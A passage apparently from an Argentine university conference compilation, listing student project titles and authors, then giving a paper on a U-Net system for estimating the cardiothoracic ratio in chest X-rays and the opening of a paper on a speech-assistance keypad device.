Julio Guillermo Achával Vinuesa, Nicolás Darío Bellanich, Micaela Zeballos, Facundo Nahuel Monteros, Nicolás Andrés Carrión

MAIL AUTORES:

julioachavalvinuesa@gmail.com;nicolasbelanich@gmail.com;micaela.zeballos.1997@gmail.com;facundomonteros24@gmail.com;nicocarrion1@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Córdoba

Título del Trabajo

Sistema de Soporte para la Detección de Cardiomegalias en Radiografías de Tórax

AUTORES:

Mariano De Luca, Leila Feiguin, Julián Goldfarb, Victoria Lippolis, Gonzalo Rochlin

MAIL AUTORES:

mariandeluca@est.frba.utn.edu.ar;leilafeiguin@est.frba.utn.edu.ar;gold@est.frba.utn.edu.ar;lippolisvictoria@gmail.com;grochlin@est.frba.utn.edu.ar

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

Omics - Sistema Líder de Gestión Inteligente Digital de Cómic

AUTORES:

Gustavo Mauricio Lemos, Julián Alejandro Muñoz Velázquez, María Mónica Daniela Amin, Alan Daniel Boglioli, María Haarth

MAIL AUTORES:

gustavolemos089@gmail.com;momfusutn@gmail.com;dani.amin.11@gmail.com;alan.boglioli@gmail.com;marielhaarth@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional, Facultad Regional Mendoza

Título del Trabajo

Alquiler de cocheras temporales: el vínculo entre conductores particulares y dueños de cocheras en zonas geográficas de alta densidad vehicular.

AUTORES:

Luciana Brenda Sorbelli, Danila Gallo, Matías Miguenz, Jhon Alexander Salazar, Aldo Silvestre

MAIL AUTORES:

lucianasorbelli@gmail.com;danilamgallo@gmail.com;miguenz.matias@gmail.com;salazarjb953@gmail.com;aldosilvestre89@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Baby-C: Cuidado, Conectado, Contigo

AUTORES:

Brian Ezequiel Bayarri, Jennifer Bayarri, Gonzalo Coradini, Aylen Hoz, Facundo Sanabria, Lucia Vazquez

MAIL AUTORES:

brianbayarri@gmail.com;jennifer.yb19@gmail.com;GonzaloCoradini@gmail.com;ailu.hoz28@gmail.com;sanabriafm@gmail.com;luciamaitev@gmail.com

UNIVERSIDAD

Universidad Nacional de La Matanza

Título del Trabajo

El Día Después de un Proyecto Final: Un Repositorio que Concentre Todos los Proyectos

AUTORES:

Rocio Chipian, Alejandro Peralta Bazas, Gastón Castiñeira, Lucía Roldán, Cristian Matías Giorda

MAIL AUTORES:

rociochipian@gmail.com;aleperaltabazas@gmail.com;castineira.gaston96@gmail.com;roldanmlucia@gmail.com;matiasgiorda27@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Enki. Sistema para prestación de servicio de profesionales.

AUTORES:

Laura Antonella Canessa, Gabriela Celeste Flores, Paola Rosa Hinostroza Trujillo, Rodrigo Rolando Sobisch Lazarte

MAIL AUTORES:

antocanessa.0694@gmail.com;gabrielacelesteflores@gmail.com;paohinos1995@gmail.com;rolox05@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Mendoza

Título del Trabajo

Proyección y prevención: la tecnología como recurso mitigador ante la expansión de epidemias

AUTORES:

Mercedes Picollo, Matías Daniel Montoto, Juan Francisco Puyó, Esteban Zignego

MAIL AUTORES:

mechipicollo@hotmail.com;matiasdmontoto@gmail.com;francisco.puyo@gmail.com;esteban.zignego@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

TEAyudo: Comuniquise - Juege - Analice - Incluya

AUTORES:

Santiago Hernan Anaya, Nahuel De Leonardis, Juan Ignacio Ferro, Lila Papazian, Tomas Mazzocchi

MAIL AUTORES:

Santianaya@est.frba.utn.edu.ar;deleonardisnahuel@gmail.com;juanignacioferro8@gmail.com;lilapapazian@gmail.com;mazzocchitomi@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Pizarra Virtual

AUTORES:

Daiana Espinoza, Gonzalo Ezequiel Lepetic, Leandro German Lizaso, Erik German Paco Colque, Nahuel Marcelo Branda

MAIL AUTORES:

daianaespinoza1@gmail.com;lepeticg@gmail.com;leandro.lizaso@gmail.com;erikpacocolque@est.frba.utn.edu.ar;nahuel.branda@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

Proyecto Classiko - Sistema de Aula Virtual Inteligente

AUTORES:

Pablo Vergne, Matías Daniel Miranda, Franco Ariel Ventrice Goskarian, Dante Salamone

MAIL AUTORES:

vergne.pablo@gmail.com;matmiranda@live.com.ar;goska@live.com.ar;dante.gs92@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

QaR Finder, una nueva solución de contacto usando el código QR

AUTORES:

Ricardo Aguirre, Augusto Coda, Matias Santillan, Dario Poma

MAIL AUTORES:

ricardo.aguirre.99@gmail.com;augusto.coda@live.com;santillanmatias@gmail.com;dpomam@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Whispers

AUTORES:

Lino Agustin Rallo Palero, Nicolas Baudon, Emiliano Larrea

MAIL AUTORES:

linorallo@gmail.com;nicobaudon01@gmail.com;emiliano18796@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Mendoza

Título del Trabajo

Grupo-MiAbuelito

AUTORES:

Maximiliano Raul Guerrero, Nicolas Gabriel Marquez, Elias Ezequiel Falcón

MAIL AUTORES:

Maxisadas@gmail.com;marquez.nicolas.gabriel98@gmail.com;eliiaass14@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional de Mendoza

Título del Trabajo

OnTrack: Plataforma para Seguimiento Pedagógico

AUTORES:

Diego Wenceslao Villegas Marset, Mariano Lopez Azeglio, Leandro Ariel Cepeda, Danilo Simón Reitano Andrades

MAIL AUTORES:

villegaswences@gmail.com;marianolopezazeglio@gmail.com;leandrocepeda32@gmail.com;daniloreitanoandrades@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Mendoza

Título del Trabajo

Implementación de sistema inteligente de gestión de llamadas de violencia de género

AUTORES:

Bruno Eugenio Migliaccio Batista, Ivan Gómez Yaury, Alejandro José María Rossi, Matías Camerucci

MAIL AUTORES:

migliab@gmail.com;igomezyaury@gmail.com;ajmrossi@gmail.com;matiascamerucci@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Repositorio virtual de archivos físicamente distribuido y gestionado mediante proceso colectivo de decisión

AUTORES:

David Hernán Burela, Paula Natalia Murat

MAIL AUTORES:

dburela750@alumnos.iaa.edu.ar;pmurat571@alumnos.iaa.edu.ar

UNIVERSIDAD

Instituto Universitario Aeronáutico

Título del Trabajo

INFORAP Sistema de gestión de recursos

AUTORES:

Emanuel Matias Contigliani, Gabriel Catalán, Nicolas Videla, Matías Mónaco

MAIL AUTORES:

emanuelconti@hotmail.com;gabrielcatalan1211@gmail.com;nicolas.videlac@outlook.com;matimonaco.91@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional

Título del Trabajo

COVID-19: Detección de elementos de protección en tiempo real

AUTORES:

Leandro Miguel Mauro, Agustin Bellorini Mansilla, Tomas Agustin De Pietro, Lucas Martín Cepeda

MAIL AUTORES:

leammau@gmail.com;belloriniagustin@gmail.com;tomas94depi@gmail.com;lucascepeda007@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

Láquesis: software para la gestión de proyectos

AUTORES:

Santiago Morgner

MAIL AUTORES:

santimorgner@gmail.com

UNIVERSIDAD

Universidad Atlántida Argentina

Título del Trabajo

Sistema de Integración Digital Aplicada a los Adultos Mayores

AUTORES:

Quimey Arozarena

MAIL AUTORES:

quimeyarozarena@gmail.com

UNIVERSIDAD

Universidad Atlántida Argentina

Título del Trabajo

Paper Alamesa

AUTORES:

Enzo Abel Fernandez Lopez, Juan Sebastian Martin, Doris Marlene Espinoza Gonzales

MAIL AUTORES:

enzito09@gmail.com;jsebastianmartin91@gmail.com;dorisespinoza2111@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Mendoza

Título del Trabajo

Sistema automatizado para la asistencia remota a adultos mayores, orientado al acceso a sitios web de interés general

AUTORES:

Francisco Gherzi, Gaston Hernan Crivelli, Rodrigo Damian Contreras, Juan Ignacio Fernandez Larriera

MAIL AUTORES:

francisco_ghersi@hotmail.com;gastonghc@gmail.com;rodrigo.d.contreras@gmail.com;j.fernandezlarriera@gmail.com

UNIVERSIDAD

Universidad Tecnológica Nacional - Facultad Regional Buenos Aires

Título del Trabajo

StepMart

AUTORES:

Matias Sebastian Rodriguez, Erik Alvarez, Beatriz Yanina Caballero, Valeria Alejandra Couto

MAIL AUTORES:

matiasrodriguez@alumno.unlam.edu.ar;eralvarez@alumno.unlam.edu.ar;bcaballero@alumno.unlam.edu.ar;vcouto@alumno.unlam.edu.ar

UNIVERSIDAD

Universidad Nacional de La Matanza

Título del Trabajo

Una experiencia de capacitación e implementación en Metodologías Ágiles en una asignatura de desarrollo de software en un contexto de educación virtual en una institución educativa de gestión privada

AUTORES:

Rodrigo de Latorre, Guillermo Leale, Pablo Audoglio, Daniel Tedini

MAIL AUTORES:

rodrigo.delatorre@alumnos.uai.edu.ar;guillermo.leale@uai.edu.ar;pablo.audoglio@uai.edu.ar
;daniel.tedini@uai.edu.ar

UNIVERSIDAD

Universidad Abierta Interamericana

Título del Trabajo

Aplicación de Scrum a IEDyH de Salta

AUTORES:

Hector Emanuel Barboza

MAIL AUTORES:

emabarboza@exa.unsa.edu.ar

UNIVERSIDAD

Universidad Nacional de Salta - Facultad de Ciencias Exactas - Departamento de Informatica

Título del Trabajo

Proyecto SADIL - Sistema de Asistencia para Dificultades Lingüísticas

AUTORES:

Luciano Javier Lagassa, Facundo Fermin Bravo, Lucas Sebastian Pezzuti

MAIL AUTORES:

lucianolagassa@gmail.com;facundobravo23@gmail.com;lucasdebian1@gmail.com

UNIVERSIDAD

Universidad Abierta Interamericana

Sistema de Soporte para la Detección de Cardiomegalias en Radiografías de Tórax

De Luca Mariano, Feiguin Leila, Goldfarb Julián, Lippolis Victoria, Rochlin Gonzalo

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

marandeluca@est.frba.utn.edu.ar; leilafeiguin@est.frba.utn.edu.ar;
gold@est.frba.utn.edu.ar; lippolisvictoria@gmail.com; grochlin@est.frba.utn.edu.ar

Abstract

El presente proyecto busca diseñar y desarrollar un sistema que analice radiografías de tórax en busca de anomalías cardíacas, ahorrando tiempo y costos en la confección de informes radiológicos. Para ello, se utiliza una red neuronal de arquitectura U-Net para la segmentación semántica de estructuras anatómicas, que permite realizar un análisis de la silueta cardíaca y calcular el índice cardiotorácico.

Palabras Clave

Índice cardiotorácico. Cardiomegalia. Radiografía de Tórax. Inteligencia Artificial. Segmentación.

Introducción

La radiografía de tórax es una técnica ampliamente disponible, de bajo costo y riesgo y debe considerarse como el primer enfoque para una detección rápida y confiable de las dimensiones cardíacas [1].

La forma de estimar el tamaño cardíaco es a través del índice cardiotorácico (ICT o Índice CT). Para llevar a cabo el cálculo del ICT se deben trazar el diámetro máximo derecho (DMD) e izquierdo (DMI) para medir los puntos más distantes de cada borde cardíaco y por último se traza una recta que abarque el ancho del tórax a nivel de los diafragmas denominada diámetro interno torácico (DI). Luego se suman las primeras dos distancias y se las divide por la tercera como se observa en la figura 1. El cociente entre estos valores debe ser menor o igual a 0,5 para que las dimensiones cardíacas se consideren dentro de los límites normales; si es superior, sugiere el diagnóstico de cardiomegalia.

Si bien el ICT derivado de radiografías de tórax posteroanteriores es un marcador simple y reproducible, y se ha demostrado que predice de forma independiente el riesgo

de mortalidad en pacientes con cardiopatías congénitas [3], la realización de forma manual conlleva un tiempo adicional de trabajo y, por lo tanto, no se incluye de forma rutinaria en los informes adjuntos a las radiografías.




Figura 1: Cálculo Índice Cardiotorácico. García Robles J.A., Casado P.M., García Fernández [2].

Para automatizar este cálculo, se necesita realizar una segmentación de la anatomía torácica emulando la identificación de los órganos que el médico realiza de manera espontánea. A fin de llevar esto a cabo, se pueden emplear algoritmos de aprendizaje automático profundo, conocidos como Deep Learning. Estos algoritmos, específicamente, las redes neuronales convolucionales, han demostrado un buen rendimiento en la interpretación de las imágenes. Se han logrado aplicar con éxito en el dominio del diagnóstico por imagen, para tareas de segmentación, clasificación y detección de objetos [4].

El presente proyecto tiene como objetivo realizar un sistema que posea como principal funcionalidad el cálculo del ICT y pueda integrarse en un futuro al flujo clínico de un hospital; de esta manera, se busca ofrecer al profesional de la salud una herramienta de soporte en el diagnóstico de cardiomegalias, reduciendo tiempos y costos y eliminando las variaciones que pueden surgir a partir de distintos intérpretes. En la primera sección se detallan los elementos de trabajo y la metodología utilizada, compuesta por la arquitectura, los datasets, los sets de entrenamiento y validación entre otros. En la sección subsiguiente, se exponen los resultados obtenidos y los mismos se analizan en la penúltima sección. Por último, en la sección final, se presentan conclusiones extraídas del mismo.

1. Elementos del trabajo y metodología

1.1 Datasets

Para el entrenamiento de la red se utilizó el dataset público creado por la Japanese Society of Radiological Technology (JSRT) [5] compuesto por 247 radiografías de tórax posteroanteriores. A su vez, se tomaron las segmentaciones del dataset Segmentation in Chest Radiographs (SCR) [6], también denominadas máscaras, del pulmón derecho e izquierdo y corazón para cada una de estas radiografías.

El dataset junto con sus máscaras se dividió en dos partes: 197 (80%) para el set de entrenamiento y los 50 restantes para el set de validación, utilizadas para estimar si el modelo segmenta de forma correcta durante la etapa de entrenamiento.

Por otro lado, para validar la detección de siluetas cardíacas anormales como tarea de clasificación binaria, se usó el dataset público MIMIC [7], del cual se seleccionó un conjunto de 616 radiografías previamente clasificadas según la presencia o no de anomalías cardíacas.

1.2 Arquitectura de la Red Neuronal

La segmentación semántica es el proceso en donde se asocia una etiqueta a cada píxel que compone una imagen. Se visualizan cuatro categorías de interés: pulmón derecho, pulmón izquierdo, corazón y fondo. Al existir más de una categoría, se puede aplicar una segmentación semántica multiclase, en la que, por cada radiografía, existe una máscara con las distintas secciones representadas con colores diferentes; o dividir el problema en múltiples segmentaciones semánticas binarias. Se decidió resolver por esta última ya que el dataset SCR ofrece máscaras binarias, es decir, se identifican una clase y el fondo.

Para ello, se utiliza la red neuronal completamente convolucional U-Net: esta arquitectura es clásica en la segmentación de imágenes biomédicas, ya que se creó para este propósito [8]. Las imágenes de entrada de la red neuronal tienen tres canales (RGB) y su tamaño es de 128x128 píxeles; mientras que las imágenes de salida tienen el mismo tamaño, pero un único canal, correspondiente a la máscara binaria.

1.3 Entrenamiento

Se entrenaron durante doscientas iteraciones de aprendizaje (epochs) tres modelos U-Net de forma independiente. De esta manera, se consiguen tres redes que tienen la misma arquitectura, pero distintos pesos, para realizar las máscaras de pulmón izquierdo, derecho y corazón, respectivamente.

Se utilizó como función de pérdida, para determinar el desvío de las predicciones, la entropía cruzada binaria (Binary Cross Entropy) [9].

La función de activación, que modifica y establece un umbral de propagación de los pesos a otras neuronas, es la sigmoide.

Por último, para optimizar los valores de los parámetros para reducir el error cometido se eligió como optimizador ADAM [10].

1.4 Arquitectura del Sistema

La arquitectura del sistema está orientada a microservicios (ver figura 2).

Se puede observar que está compuesto por una interfaz de programación de aplicaciones (API) basada en la transferencia de estado representacional (REST) que facilita la comunicación entre los componentes software. Se desarrolló en el lenguaje de programación Python y se utilizó bibliotecas como TensorFlow junto con Keras para Deep Learning y OpenCV, PIL y Numpy para la manipulación de imágenes.




Figura 2: Diagrama de Arquitectura Hardware. Elaboración propia

El motor de base de datos encargado de gestionar y almacenar la información de los usuarios y sus credenciales es PostgreSQL. Estos componentes se encuentran en la plataforma como servicio (PaaS) Heroku.

El acceso es posible desde un sitio web o bien puede ser consumida por sistemas externos con las credenciales necesarias. Éstas serán otorgadas exclusivamente a instituciones de salud y su personal, debido a que la información que se obtiene como resultado es sensible y debe ser manipulada por profesionales.

Para una mejor integración al flujo clínico, el sistema es compatible con estándares médicos. Uno de los formatos de entrada aceptados es DICOM (Digital Imaging and

Communications in Medicine), que adjunta a la imagen información relacionada al estudio y al paciente.

1.5 Secuencia de Ejecución

En la figura 3, se visualiza la secuencia de ejecución desde el momento que una radiografía ingresa al sistema. La misma pasa por una etapa de acondicionamiento de imagen en donde se modifica el tamaño para adaptarse a la arquitectura de la red neuronal y se preprocesa para optimizar los resultados de la etapa de segmentación, por ejemplo, ajustes de brillo y contraste.

Una vez preprocesada, la imagen entra a las tres redes neuronales, de las cuales se consiguen las máscaras del pulmón izquierdo, derecho y corazón. A partir de estas segmentaciones, se obtienen los diámetro máximo izquierdo, derecho y máximo interno torácico.

A continuación, se calcula el ICT con los resultados obtenidos y se analiza la posibilidad de una anomalía cardíaca.

Para pacientes pediátricos la metodología que se debe seguir es análoga a la aplicada en adultos, pero varían los valores límites de normalidad: en mayores de dos años es 0,5; en infantes de 1 a 2 años, 0,55; y en bebés menores de 12 meses, 0,6.

La información pertinente a la edad del paciente se obtiene de la metadata del archivo DICOM. En caso de no poseer información en este campo o de estar analizando una imagen sin metadata, se considera que el paciente es mayor de 2 años.

Se definió un rango de $\pm 0,05$ respecto del valor límite de 0,5 como región de “Silueta cardíaca en el límite máximo de la normalidad”. En el caso de exceder el límite superior de este rango, el mensaje devuelto es “Silueta cardíaca aumentada de tamaño”, y de no alcanzar el límite inferior, es “Silueta cardíaca normal”.




Figura 3: Secuencia de ejecución. Elaboración propia

Para una mejor explicabilidad de los resultados, se solapan las máscaras junto con la radiografía original y se trazan líneas horizontales análogas a las de la Figura 1. El sistema devuelve la radiografía modificada, el valor del ICT y la descripción asociado al mismo, estos valores se retornan a través de la API y, en el caso de estar usando el sitio web, se muestran por pantalla.

1.6 Metodología del Proyecto

La metodología que se utiliza en el ciclo de vida del proyecto, tanto en las etapas de desarrollo como en la de gestión, es la metodología ágil SCRUM. Tal como establece este marco de trabajo, se asignaron roles, se llevaron a cabo ceremonias y se dividió el proyecto en once sprints de dos semanas cada uno.

2. Resultados

Los valores obtenidos con el entrenamiento actual son los siguientes.

Para la porción del conjunto de validación de MIMIC, que posee 300 radiografías con anomalías cardíacas, el sistema detectó cardiomegalias con una sensibilidad de 86%. En los casos de falso negativo, el promedio de ICT fue de 0,39.

Para las imágenes sin hallazgos (316 en total), el sistema tuvo un 91% de especificidad. En los casos de falso positivo, el ICT promedio fue de 0,57.

3. Discusión

Si bien los resultados obtenidos son parciales, son prometedores debido a las

buenas predicciones realizadas por la red con las limitaciones de un set de entrenamiento pequeño. Una manera de encarar esta problemática es la aplicación de técnicas de aumento de datos (Data Augmentation), haciendo pequeñas modificaciones a las imágenes existentes.

Se puede observar que, en el caso de radiografías sin hallazgos, se tiene una mayor tasa de acierto por sobre las aquellas con agrandamiento de la silueta cardíaca. En otras palabras, la especificidad es superior a la sensibilidad. Esto refleja la necesidad de un set de entrenamiento donde la clase positiva (cardiomegalia) se encuentre representada con más cantidad de casos. Por eso, a futuro se ampliará el set de entrenamiento generando máscaras propias con aprobación médica.

A su vez, se prevé la elaboración de informes en el estándar HL7 CDA R2, que define la estructura y semántica de los informes radiológicos.

4. Conclusión

La red neuronal con arquitectura U-Net tuvo un buen desempeño en la segmentación semántica de la anatomía torácica, aún teniendo en cuenta las limitaciones previamente mencionadas.

La generación automatizada de las máscaras no sólo disminuye tiempos y costos, sino que abre la puerta a diversos análisis morfológicos potenciales a futuro, sea con cálculos analíticos o con redes neuronales de clasificación.

En el estado actual, el sistema no posee la tasa de éxito necesaria para ser integrada al flujo clínico. Sin embargo, con una ampliación del set de entrenamiento, se cree probable alcanzar este objetivo.

Agradecimientos

A todos los que componen el grupo piASHIBA del Departamento de Informática en Salud del Hospital Italiano de Buenos Aires; en especial a Facundo Nahuel Diaz y Candelaria Mosquera por la guía para llevar a cabo este proyecto. El tema de investigación se encuentra incluido como proyecto en el marco de la cátedra “Proyecto Final” de la UTN FRBA.

Referencias

- [1] Morales, M. A., Prediletto, R., Rossi, G., Catapano, G., Lombardi, M., & Rovai, D. (2012). Routine Chest X-ray: Still Valuable for the Assessment of Left Ventricular Size and Function in the Era of Super Machines?. *Journal of clinical imaging science*, 2, 25. Consultado el 16 de agosto del 2020 desde <https://doi.org/10.4103/2156-7514.96540>
- [2] García Robles J.A., Casado P.M., García Fernández. El Ecocardiograma en la Cardiomegalia Radiológica | Sociedad Española de Imagen Cardíaca (2020). Consultado el 20 de agosto del 2020 desde <https://bit.ly/311EtFL>
- [3] Dimopoulos, K., Giannakoulas, G., Bendayan, I., Lioudakis, E., Petraco, R., Diller, G. P., Piepoli, M. F., Swan, L., Mullen, M., Best, N., Poole-Wilson, P. A., Francis, D. P., Rubens, M. B., & Gatzoulis, M. A. (2013). Cardiothoracic ratio from postero-anterior chest radiographs: a simple, reproducible and independent marker of disease severity and outcome in adults with congenital heart disease. *International journal of cardiology*, 166(2), 453–457. Consultado el 16 de Agosto Consultado el 16 de Agosto del 2020 desde <https://doi.org/10.1016/j.ijcard.2011.10.125>
- [4] Chartrand, G., Cheng, P. M., Vorontsov, E., Drozdal, M., Turcotte, S., Pal, C. J., Kadoury, S., & Tang, A. (2017). Deep Learning: A Primer for Radiologists. *Radiographics : a review publication of the Radiological Society of North America, Inc*, 37(7), 2113–2131. Consultado el 16 de agosto Consultado el 16 de agosto del 2020 desde <https://doi.org/10.1148/rg.2017170077>
- [5] Shiraishi J, Katsuragawa S, Ikezoe J, Matsumoto T, Kobayashi T, Komatsu K, Matsui M, Fujita H, Kodera Y, & Doi K. (2000). Development of a digital image database for chest radiographs with and without a lung nodule: Receiver operating characteristic analysis of radiologists detection of pulmonary nodules. *AJR* 174; 71-74. Consultado el 20 de agosto del 2020.
- [6] B. van Ginneken, M.B. Stegmann & M. Loog. (2006). Segmentation of anatomical structures in

chest radiographs using supervised methods: a comparative study on a public database, *Medical Image Analysis*, vol. 10, pp. 19-40. DOI: 10.1016/j.media.2005.02.002. Consultado el 21 de Agosto del 2020.

[7] Johnson AEW, Pollard TJ, Shen L, Lehman L, Feng M, Ghassemi M, Moody B, Szolovits P, Celi LA, and Mark RG. (2016). MIMIC-III, a freely accessible critical care database. *Scientific Data*. DOI: 10.1038/sdata.2016.35. Consultado el 21 de agosto del 2020.

[8] Ronneberger, O., Fischer, P., & Brox, T. (2015). U-Net: Convolutional Networks for Biomedical Image Segmentation. *MICCAI*. Consultado el 22 de agosto del 2020 desde <https://arxiv.org/abs/1505.04597>

[9] de Boer, P., Kroese, D.P., Mannor, S. et al. (2005). A Tutorial on the Cross-Entropy Method. *Ann Oper Res* 134, 19–67. Consultado el 24 de agosto del 2020 <https://doi.org/10.1007/s10479-005-5724-z>

[10] Kingma, D.P., & Ba, J. (2015). Adam: A Method for Stochastic Optimization. *CoRR*. Consultado el 24 de agosto del 2020 desde <https://arxiv.org/abs/1412.6980>

Datos de Contacto

<i>De Luca, Mariano.</i>	<i>UTN</i>	<i>FRBA.</i>
<i>marianodeluca@est.frba.utn.edu.ar</i>		
<i>Feiguin, Leila.</i>	<i>UTN</i>	<i>FRBA.</i>
<i>leilafeiguin@est.frba.utn.edu.ar</i>		
<i>Goldfarb, Julián.</i>	<i>UTN</i>	<i>FRBA.</i>
<i>gold@est.frba.utn.edu.ar</i>		
<i>Lippolis, Victoria.</i>	<i>UTN</i>	<i>FRBA.</i>
<i>viclippolis@est.frba.utn.edu.ar</i>		
<i>Rochlin, Gonzalo.</i>	<i>UTN</i>	<i>FRBA.</i>
<i>grochlin@est.frba.utn.edu.ar</i>		

Proyecto SADIL

Sistema de Asistencia para Dificultades Lingüísticas

Luciano Javier Lagassa, Facundo Fermin Bravo, Lucas Sebastian Pezzuti

Universidad Abierta Interamericana

lucianolagassa@gmail.com;facundobravo23@gmail.com;lucasdebian1@gmail.com

Abstract

El proyecto es una solución que permite a individuos con problemáticas en el habla poder comunicarse de manera simple y efectiva. La solución compuesta por un dispositivo electrónico, una aplicación y servicios en la nube. El dispositivo consta de un teclado con botones, los cuales disponen de iconos representativos, que al presionarlos reproducen diferentes frases o palabras, al oprimir un botón se reproducirá un audio. Además dispone de conectividad inalámbrica para comunicarse vía internet con un servidores en la nube, que hace de puente entre este y la aplicación móvil. La Aplicación permite interactuar con el dispositivo, de esta forma se puedan recibir alertas, configurar, personalizar el diseño del teclado y escuchar los mensajes emitidos desde el dispositivo. El usuario de la aplicación podrá ver resúmenes con detalles del comportamiento y/o uso, esto es de gran valor dado que permite analizar dicha información para mejorar la calidad de vida de quien use el sistema.

Palabras Clave

Asistencia, Dificultades, Lingüísticas, Raspberry Pi, Teclado.

Introducción

El proyecto consiste en un dispositivo que permite a individuos con dificultades en el habla poder comunicarse de manera simple y efectiva.

La idea del mismo nace de una necesidad particular, un familiar sufre problemas de salud y por ello pierde casi completamente el habla, de este suceso dispara el análisis de crear un dispositivo para brindar una ayuda o asistencia en el proceso de recuperación.

El proyecto como tal se esta gestando desde mediados del año 2019.

Gran parte de la población esta afectada por dificultades, de diversos tipos y por múltiples motivos o causas, muchas de estas dificultades no impiden que los individuos pueden tener una vida plena, en cambio hay otros casos por lo cuales se torna muy complejo poder realizar tareas cotidianas, ya sean complejas o no, por ello existen muchas organizaciones, como así también so-

luciones que proponen de alguna forma brindar ayuda a quienes lo estén necesitando.

En general los individuos con alguna dificultad en la comunicación oral son los que menos recursos disponen, algunos recurren al lenguaje de señas, el cual no es de uso habitual para la población en general, incluso este varia según la región o país, también se utilizar métodos poco cómodos, como utilizar libretas, traductores, los cuales no son prácticos dado que no todos están dispuestos a participar e incluso no son instantáneos, por lo que no permite una comunicación fluida.

Otro de los temas que genera malestar entre los individuos, es que muchos de ello tienen impedimentos para leer o comprender textos, normalmente ocurre en niños pequeños menores de 6 años, lo cuales aun no saben leer, también ocurre en adultos mayores con dificultades visuales y existen otros casos en los que se detectan patologías mas complejas como la alexia, dislexia, legastenia, entre otras.

Quizás uno de los temas importantes es que el uso de tabletas, smartphones y otros dispositivos informáticos, ademas de su alto costo, es la fragilidad de estas, sin contar que en muchos casos los usuarios no tienen la destreza suficiente para poder utilizar los mismos.

Luego de la investigación, utilizando medios digitales, desde consultas a profesiones e instituciones, redes sociales, buscadores, sitios de crowdfunding y otros, no se pueden encontrar dispositivos o tecnologías que puedan brindar una solución completa a estas dificultades.

Solo se encontraron aplicaciones muy rudimentarias para dispositivos móviles y accesorios para utilizar en computadoras.

Por ende la solución suple esta necesidad de un dispositivo económicamente accesible, portátil y de simple operación.

Además permite un análisis y seguimiento del comportamiento, para así obtener datos útiles para mejorar la salud y el cuidado. Este consta de un teclado o keypad con botones (Figura1), los cuales disponen de iconos (Figura2) que al presionarlos reproducen diferentes faces o palabras, por ejemplo si el usuario quiere beber agua, oprime el botón con el icono para tal fin, esto reproducirá un audio para que se comprenda su pedido.




Figura1: Dispositivo Sin Personalizar

